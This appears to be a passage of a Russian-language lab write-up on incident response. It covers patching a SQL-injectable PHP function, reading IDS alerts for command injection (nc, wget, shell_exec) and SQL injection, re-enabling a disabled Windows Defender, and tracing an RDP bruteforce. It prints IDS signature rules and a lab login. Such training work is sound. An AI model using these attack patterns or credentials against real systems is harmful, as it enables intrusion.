


Рисунок 6 – Исходный код функции «findById»

```
user@webportal1: /var/www/html/htdocs/polygon/components
GNU nano 2.2.6 File: CModel.php Modified

    return $result->fetchAll();
}

public function findById($id)
{
    $db = CDb::getConnection();
    $table = $this->tableName();

    if(is_numeric($id))
    {
        $result = $db->prepare("SELECT * FROM $table WHERE id = $id");
    }
    else
    {
        $result = $db->prepare("SELECT * FROM $table WHERE id=1");
    }

    $result->execute();
    return $result->fetch();
}

public function create($attributes = array())
{
    $db = CDb::getConnection();
```

Рисунок 7 – Исправленный код функции «findById»




Рисунок 8 – Закрытая уязвимость

2. Отключенная защита антивируса

В IDS можно увидеть попытки нарушителя загрузить файл на веб сервер (рисунок 9).

Дата и время	Название правила	Протокол	IP-адрес источ...	Порт исто...	IP-адрес получат...	Порт по...
2022-05-13 13:06:4...	AM EXPLOIT Generic Command Injection in HTTP Request: 'nc' in request ...	TCP	10.10.2.254	26688	10.10.2.15	80
2022-05-13 13:06:4...	AM EXPLOIT Generic Command Injection in HTTP Request: 'nc' in request ...	TCP	10.10.4.10	54711	10.10.2.15	80
2022-05-13 12:56:3...	AM SCAN RDP bruteforce attempt failed logons	TCP	10.10.2.10	3389	10.10.2.254	12446
2022-05-13 12:53:4...	ET POLICY Executable and linking format (ELF) file download Over HTTP	TCP	185.88.181.55	80	10.10.1.20	39814
2022-05-13 12:53:4...	ET WEB_SERVER Suspicious Chmod Usage in URI (inbound)	TCP	185.88.181.55	48708	10.10.1.20	80
2022-05-13 12:53:4...	AM EXPLOIT Generic Command Injection in URI: 'wget' in parameter	TCP	185.88.181.55	48708	10.10.1.20	80
2022-05-13 12:53:4...	ET WEB_SERVER Exploit Suspected PHP Injection Attack (cmd-)	TCP	185.88.181.55	48708	10.10.1.20	80
2022-05-13 12:53:4...	ET WEB_SERVER Exploit Suspected PHP Injection Attack (cmd-)	TCP	185.88.181.55	48706	10.10.1.20	80
2022-05-13 12:53:4...	AM EXPLOIT Generic Command Injection in HTTP URI: 'echo' in parameter	TCP	185.88.181.55	48706	10.10.1.20	80
2022-05-13 12:53:4...	ET WEB_SERVER PHP System Command in HTTP POST	TCP	185.88.181.55	48704	10.10.1.20	80
2022-05-13 12:53:4...	AM EXPLOIT Generic Command Injection: 'shell_exec' in Request var 3	TCP	185.88.181.55	48704	10.10.1.20	80
2022-05-13 12:53:4...	AM EXPLOIT Generic Command Injection in HTTP Body: 'system' in reques...	TCP	185.88.181.55	48704	10.10.1.20	80
2022-05-13 12:53:4...	AM EXPLOIT Generic PHP Tag in Packet	TCP	185.88.181.55	48704	10.10.1.20	80
2022-05-13 12:53:4...	ET WEB_SERVER PHP tags in HTTP POST	TCP	185.88.181.55	48704	10.10.1.20	80
2022-05-13 12:53:4...	ET WEB_SERVER Possible SQL Injection INTO OUTFILE Arbitrary File Write...	TCP	185.88.181.55	48690	10.10.1.20	80
2022-05-13 12:53:4...	AM EXPLOIT Generic PHP Tag in Packet (hex encoded)	TCP	185.88.181.55	48690	10.10.1.20	80
2022-05-13 12:53:4...	AM SQL Generic SQLi in HTTP URI: 'INTO OUTFILE' query	TCP	185.88.181.55	48690	10.10.1.20	80
2022-05-13 12:53:4...	AM SQL Generic SQLi in HTTP URI: 'UNION SELECT' query	TCP	185.88.181.55	48674	10.10.1.20	80
2022-05-13 12:53:4...	ET WEB_SERVER Possible SQL Injection Attempt UNION SELECT	TCP	185.88.181.55	48674	10.10.1.20	80
2022-05-13 12:53:4...	AM SQL Generic SQLi in HTTP URI: 'SELECT LOAD_FILE' query	TCP	185.88.181.55	48674	10.10.1.20	80

Событие 2022-05-13 12:53:47.793659
Событие высокой важности

Событие	Источник	Получатель	Пакет
2022-05-13 12:53:47.793659			

Дата и время обнаружения: 2022-05-13 12:53:47.793659

Тип события: Сигнатурное событие

Протокол: TCP

Код события: 3129327

Класс правила: policy-violation

Группа правил: policy

Название правила: ET POLICY Executable and linking format (ELF) file download Over HTTP

Описание правила: Сигнатуры возможного нарушения политики информационной безопасности

Текст правила: alert tcp \$EXTERNAL_NET \$HTTP_PORTS -> \$HOME_NET any (msg:"ET POLICY Executable and linking format (ELF) file download Over HTTP";flow:established,flowbit:s:isset,ET:ELFDownload,file_data,content:"7F,ELF",v:4;flowbits:set,ET:ELFDownload;reference:url/web.archive.org/web/20131114024152/www.ftee.uq.edu.au/~cristina/students/david/honours/Thesis96/bff.htm;reference:url/doc.emergingthreats.net/bin/view/Main/2000418;class:policy-violation;sid:3129327;rev:1;meta:ata:affected_asset_dst,attack_target_Client_Endpoint,created_at:2014_09_25;tags_category:info,updated_at:2017_02_03)

Описание уязвимостей: url: web.archive.org/web/20131114024152/www.ftee.uq.edu.au/~cristina/students/david/honours/Thesis96/bff.htm url: doc.emergingthreats.net/bin/view/Main/2000418

Рисунок 9 – Попытки загрузки файла

На почту администратора пришло подозрительное письмо с файлом (рисунок 10). Чтобы зайти в почту, необходимо в браузере виртуальной машины перейти по адресу <https://10.10.2.11>. Далее вводим в поле логина «ampire\Администратор» и в поле пароля «qwe123!@#».




Рисунок 10 – Подозрительное письмо

Помимо этого стоит обратить внимание на события эвристического анализа трафика. На рисунке 11 можно увидеть anomalous поведение

(увеличенный трафик).




Рисунок 11 – Аномальное поведение, увеличенный трафик

Зайдем на виртуальную машину AMpire_DEV2_Enterprise_UO_Admin (10.10.4.10). Откроем консоль Windows PowerShell и введем команду «netstat». В результате можно увидеть признаки взаимодействия с нарушителем (рисунок 12). Введем команду «Get-MpPreference» и увидим, что выключен мониторинг в реальном времени (рисунок 13).




Рисунок 12 – Признаки взаимодействия с нарушителем

```
Firefox PS C:\Users\administrator> GET-mppreference

AttackSurfaceReductionOnlyExclusions      :
AttackSurfaceReductionRules_Actions      :
AttackSurfaceReductionRules_Ids          :
CheckForSignaturesBeforeRunningScan      : False
CloudBlockLevel                           : 0
CloudExtendedTimeout                     : 0
ComputerID                                : 817F747C-5BC3-45A8-BE5F-09158DBFB3B7
ControlledFolderAccessAllowedApplications :
ControlledFolderAccessProtectedFolders   :
DisableArchiveScanning                   : False
DisableAutoExclusions                    : False
DisableBehaviorMonitoring                 : False
DisableBlockAtFirstSeen                   : False
DisableCatchupFullScan                    : True
DisableCatchupQuickScan                  : True
DisableEmailScanning                      : True
DisableIntrusionPreventionSystem          :
DisableIOAVProtection                    : False
DisablePrivacyMode                        : False
DisableRealtimeMonitoring                 : True
DisableRemovableDriveScanning             : True
DisableRestorePoint                       : True
DisableScanningMappedNetworkDrivesForFullScan : True
DisableScanningNetworkFiles              : False
DisableScriptScanning                    : False
EnableControlledFolderAccess              : 0
EnableFileHashComputation                 : False
EnableLowCpuPriority                       : False
EnableNetworkProtection                   : 0
ExclusionExtension                         : {ps1, py, zip}
ExclusionPath                              : {C:\}
ExclusionProcess                           :
HighThreatDefaultAction                   : 0
LowThreatDefaultAction                    : 0
```

Рисунок 13 – Настройки Windows Defender

Зайдем в реестр и заметим в папке Windows Defender ключ DisableAntiSpyware (рисунок 14). Удалим запись в реестре. В консоли введем команду (рисунок 15) и убедимся что в папке Windows Defender нет ключа (рисунок 16).




Рисунок 14 – Ключ в реестре




Рисунок 15 – Удаление записи DisableAntiSpyware в реестре




Рисунок 16 – Результат выполнения команды

Далее в Windows Defender перезапустим Virus & Threat Protection (рисунки 17-18) и включим Real-time Protection (рисунок 19). Защита в реальном времени (Real-time protection) – это модуль антивируса в Windows, который предоставляет постоянную защиту вашей системы, проверяя запускаемые приложения на выполнение подозрительных действий. В настройках вы можете указать, нужно ли выводить сообщения об опасной активности приложений на экран, и нужно ли сканировать загруженные и прикрепленные файлы. В результате включения модуля будет закрыта уязвимость (рисунок 20).




Рисунок 17 – Windows Defender



Home

Virus & threat protection

Account protection

Firewall & network protection

App & browser control

Device security

Device performance & health

Family options

Security at a glance

See what's happening with the security and health of your device and take any actions needed.



Virus & threat protection
Threat service has stopped.
Restart it now.

Restart now



Account protection
No action needed.



Firewall & network protection
No action needed.

Рисунок 18 – Security at a glance

Home

Virus & threat protection

Account protection

Firewall & network protection

App & browser control

Device security

Device performance & health

Family options

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

On

Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

On

Рисунок 19 – Включение Real-time protection




Рисунок 20 – Закрытая уязвимость

3. Слабый пароль учетной записи

В VipNet IDS NS рассмотрим события связанные с RDP подключением к хосту AD&DNS (10.10.2.10). Необходимо смотреть именно на IP-адрес источника, так как в событиях регистрируется ответ от компьютера, к которому идет подключение. Увидим событие высокой важности, где в названии будет ключевое слово “bruteforce” (рисунок 21).

The screenshot displays the VipNet IDS NS interface. On the left, a table lists various events. The event with ID 3007790 is highlighted, showing it is a high-priority event (red icon) related to a failed RDP login attempt. The event details on the right include the following information:

Событие	Источник	Получатель	Пакет
2022-05-13 12:56:33.891503			
Тип события:	Сигнатурное событие		
Протокол:	TCP		
Код события:	3007790		
Класс правила:	unsuccessful-user		
Группа правил:	scan		
Название правила:	AM_SCAN_RDP_bruteforce_attempt_failed_logons		
Описание правила:	Правило обнаруживает факт сканирования		
Текст правила:	alert tcp \$HOME_NET 3389 -> \$EXTERNAL_NET any (msg "AM SCAN RDP bruteforce attempt failed logons",flow:from_server,established,content:"00"/offset:0,depth:1,content:"00"/offset:5,depth:1,threshold type threshold, track by_src, count 5, seconds 30,reference: url:en.wikipedia.org/wiki/Brute-force_attack,class:unsuccessful-user,sid:3007790,rev:9,metadata:affected_asset src, attack_target Client_Endpoint, tias_category Bruteforce)		
Описание уязвимостей:	url: en.wikipedia.org/wiki/Brute-force_attack		

Рисунок 21 – Событие «Брутфорс пароля администратора»

Таким образом, кто-то пытается подобрать пароль к учетной записи администратора AD&DNS. Зайдем на компьютер администратора (10.10.2.10) и посмотрим логи в программе Event Viewer – компонент, включенный в состав операционных систем семейства Windows (рисунок 22).



Рисунок 22 – Event Viewer

Найдем нужный лог, чтобы убедиться в том, что злоумышленник все-таки получил доступ к хосту AD&DNS. Для этого следует отсортировать события по Event ID и найти три лога с Event ID 1158, среди них интересен лог с именем заканчивающимся на /admin и датой, совпадающей с событием в IDS (рисунок 23). Также найдите лог с Event ID 1149 (означает успешную аутентификацию), где прописано о успешной аутентификации пользователя «администратор» по RDP подключению (рисунок 24).

